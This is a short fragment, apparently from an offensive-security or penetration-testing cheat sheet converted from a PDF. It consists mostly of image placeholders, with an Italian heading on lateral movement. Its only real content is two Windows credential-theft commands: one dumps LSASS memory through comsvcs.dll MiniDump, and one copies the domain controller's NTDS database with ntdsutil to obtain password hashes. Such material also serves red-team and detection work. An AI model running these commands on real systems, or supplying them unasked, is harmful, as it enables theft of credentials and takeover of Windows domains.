
Dumping Lsass

```
#> rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump 880 lsass.dmp full
```


Dumping Domain Controller Password Hashes

```
#> ntdsutil.exe "ac i ntds" "ifm" "create full c:\programdata\temp" q q
```


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


Movimenti Lateralali

